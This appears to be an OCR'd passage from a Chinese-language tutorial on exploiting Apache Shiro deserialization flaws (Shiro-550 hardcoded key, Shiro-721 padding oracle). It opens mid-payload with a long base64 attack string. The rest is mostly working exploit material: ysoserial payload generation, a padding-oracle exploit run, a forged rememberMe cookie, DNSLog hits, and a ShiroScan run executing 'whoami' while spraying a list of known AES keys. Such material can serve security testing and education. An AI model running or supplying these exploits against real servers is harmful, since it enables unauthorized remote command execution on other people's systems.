kP5HDJEJ8atqzfsBIRXmDFj5Tab10Ja4NPsIArOOdrOV/q/0G66rslBvmVm9vsFLBpxIHRP0tG5MWfUu95C+FboFeMNRHJuyuhCbBg5Vofn1IrnOTQDUsQ++Bp8beNEFPovdI+PHYdGnvwcZvYHsBZbUS6eltU6xC86nrr0z0nZ4/ak7upJjiDRr5S8sWLqyNjTJq/p1dv30wJT+DNuQgq4mpL2bnyN1rXwEt41NkP/CWfslpWWNNDEteS2cs3ycYNSqPjDaxjbTg9I6t48frVWpZPf1s+wlm1rtGV57u8BQekpIh2NQaglb+OVIyOsoQzmuUU+pgyxoF3RCzisa3W1Ek6nOlf1pPLd2ZhwhAju3hC0hVALAfawyS1246fcukW3ribz+NFG3sQ+GAqJzVnANqtgmJ96txg9A/3WElpRKdBtQ+299raFi6BU/+h5hnhaW8Kg9rp321G3L+XlvKp+pvENsudcNdPDjhJoTs70+xfvdqUMVSgka0BpAdUPGO9sfOwn/2N9SFreDmr7DiJjHosiS4UZuZmlE/6sAeT/QtUEtaKolpQqMraOsDaRk9QZs9K5ABh9g5WqyJgpW6iNioBbkoCYaj34hYhQmi+i7Sp4qgVPjIk+8uwGOCKnO+mxOz36hFOB7SYwZ1N4F3+WUHT1JOBTCzM5ZTjyR/TvRG3+IY3XH2SAkcbTAODejQDtwR2FX1fKmq7uleW1XDeP4Rk
```

4、使用构造的rememberMe攻击字符串重新请求网站



5、成功触发Payload，在DNSLog获取到目标IP。

DNSLog.cn

Get SubDomain | Refresh Record

75bbot.dnslog.cn


DNS Query Record	IP Address	Created Time
75bbot.dnslog.cn	218.[redacted].157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.[redacted].152.147	2020-07-05 01:21:52
75bbot.dnslog.cn	218.[redacted].157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.[redacted].152.147	2020-07-05 01:21:52

3、一键自动化漏洞利用工具


ShiroExploit：支持对Shiro-550（硬编码秘钥）和Shiro-721（Padding Oracle）的一键化检测，支持简单回显。

Github项目地址：https://github.com/feihong-cs/ShiroExploit

Shiro-550，只需输入url，即可完成自动化检测和漏洞利用。



Shiro-721，需输入url，提供一个有效的rememberMe Cookie，并指定目标操作系统类型



Shiro-721漏洞利用：

1、登录Shiro网站，从cookie中获得rememberMe字段的值。

2、通过ysoserial反序列漏洞利用工具生成攻击payload作为plaintext；

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/test' > payload.class
```


3、使用rememberMe值作为prefix进行Padding Oracle攻击，加密payload的plaintext得到rememberMe攻击字符串。

Github项目地址：https://github.com/Geekby/shiro_rce_exp

```
root@kali:/home/shiro_rce_exp# python shiro_exp.py http://192.168.172.133:8080/samples-web-1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpBl3jADAiT30M+IkSpYxyGq1e7RAHDz9ktxn4HgAewyAl7mjG+AuysMSEq3lrCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/0PFZZqD3JzRncyonCqDaJgdx4/1UrCD612QwOUgwbbXhPchbblMg26rludiyNYmK0ABtlOJEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NBlcreCH/QCpqc7GUI5tKjN/wNIX2eWFNt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu payload.class
```

```
rememberMe cookies:
Sr3FrVSmz48Tz+k5ZQxUbvAoyEOxk73bEOKUZgvK/W4U8sTEwzhUiU5YwS5HLZb5qe40REONqDBiDxiDz53NCLz7Xz57yorDiuvzRzfosivcjVjhSBf
hefjETO7VudSkBpf7+KPVmbvPilkMuFl53B/YjoAslqQPDv2bBfS+H9BxILf4vRbhWmVLZnq/mj0t4d3MPhLV6vrtGCp0OjLFvDkPz5MlEkluAlJjM5
Qbgm4fWGxaci778eWkTWbxqRS7nmfy/UX4PltrwloHdJhB69Pu7qorHUalpDR0YcVWbiBc/VuAvOhoutKCW0LjQOjKyJsGj/6nMKTJ98ZG2sG52R5OHp
jCkaxYADnlt2Sy9wQ8OwSx05VdcuCWjDlq+WjWFePOoQIAxCQiJmHN8G+f609Hj4GlmNYDGsOVlI7J+JWt2ri4HEICHxeflP6e+ALb/UEYGxvRHsllV
Q+l4tllU6NtPrM64ytCTr0kXlcLJCAZF8YEy6/iYwFyVVbymNrUoElnAF3RgzZU8WMvy/yJzFQZm87Lod50r66EC+Y2BANo2rGmo02gOlif/M8SHVXakKp6hnO9iTK37JuSRp4XaiH2HubjsfvZtN8KNaAGKl
GAxCMRt8w4/dulMZHKrKnmoxd9CiGUHjbgj1oP29Fz3OHnqah7sZjHbAw5QZuh+6pgbkb+U9WikFQjlSbsJzBm+3MRt0hN2nbjlMvBJmo
6Z+FuUZYQNmLo93pDfIsYhvYaKcL8Jl3IKlcU1v/zC4shbe2WS1CojtV9fNAnJ8rO9cHXC4pfGkble1ZLckSS3JWWwMtC34X+D+JVuNl6v
+03sWvAjCIEoOxL5s0+kqq7QD0B9te7n47UqaAoyH6Ok6O+sTz21zp8W2oDg6iCiWA3njB3ZKp9WhPNgT1qiJcwPcH1mDFJZtMkfBcD
FeOQXBr1X253lZlmsPC0LkKJZBI2dkgysy0jnLs5gKa9cebfZyJQkRQuFtpa7obu+Fs40ICStzuKolm7dtZO6Y6dxRTNVDbZYopt53YcvtSiX/joi3XR7Qymlm01BHLgzZvF17ANT9H5KXgjfM6Ct6xjFEfHUI+DxevS/GOeSwOzCeoBN5n9UvjopnGoZGrnRw/XaeU+3UpFb+kRI4pr60vm/J9u2KSYrvLSr573vQ7j438J9GSP9yQ0x4XeRKz6PpM4ntaqwPt8gKSPKn/VkAeUPb6ocDD1O6lhg3FurZ7VgB3qj90pVzStXRzHDeTkbOCgAZzxOwoH8TuA0TkW3NVSVg1OMAspYhGDiOtFznnOc3ES8D5KzPyThas0eGvrmzPGpWLtK1cfrZEwgmndJFoK3f1rV7Y2FghM56Zl9xhFodS4Cjv9HgzRsBlMtrF57pbftvvBOoBNRvkg2WLMK2+ruzD90dNHypvBTlmyMVFVSeGGWYkeeNgCAzrWF/LpkTSfxCRwe0dhUkFXEYlYksTWZgmVU4hailfz7+dpm/tME/BZhzbIVRYwraYYydyN34ODw/RJN+LSsL0XRFb0xPWjulEn4Cselz1XOt/XO0D5G2NZ8vjVBp0mArwp4GtN6lSvgAAAAAAAAAAAAAAAAAAAA=;
Connection: close
Upgrade-Insecure-Requests: 1
```

4、使用构造的rememberMe攻击字符串重新请求网站，进行反序列化攻击，最终导致远程任意命令执行。




5、检查一下执行结果，可以看到成功创建了一个test文件。

一键检测工具：ShiroScan

Shiro<=1.2.4反序列化，一键检测工具，可以检测出漏洞，但并不知道漏洞利用模块和key的值。

Github项目地址：https://github.com/sv3nbeast/ShiroScan


D:\ShiroScan-master>python shiro_rce.py http://192.168.172.129:8080 "whoami"
By 斯文
Welcome To Shiro反序列化 RCE !
[*] 开始检测模块 Class1:CommonsBeanutils1
[+] CommonsBeanutils1模块 key: fCq+/xW488hMTCD+cmJ3aQ== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: wGiHp1amyX1VB11UXWo18g== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 3AvVhmFLUs0KTA3Kprsdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 2AvVhdsgUs0FSA3SDFAdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: WcfHGU25gNnTxT1mJMeSpw== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: Z3VucwAAAAAAAAAAAAAAAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: ZUdsaGJuSmxibVI2ZHc9PQ== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 4AvVhmFLUs0KTA3Kprsdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 6ZmI6I2j5Y+R5aSn5ZO1AA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 5aaC5qKm5oqA5pyvAAAAAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: L7RioUULEFhRyxM7a2R/Yg== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: r0e3c16IdVkouZgk1TKVMg== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 1QWLxg+NYmxraMoxAXu/Iw== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: bW1jcm9zAAAAAAAAAAAAAA== 已成功发送! 状态码:200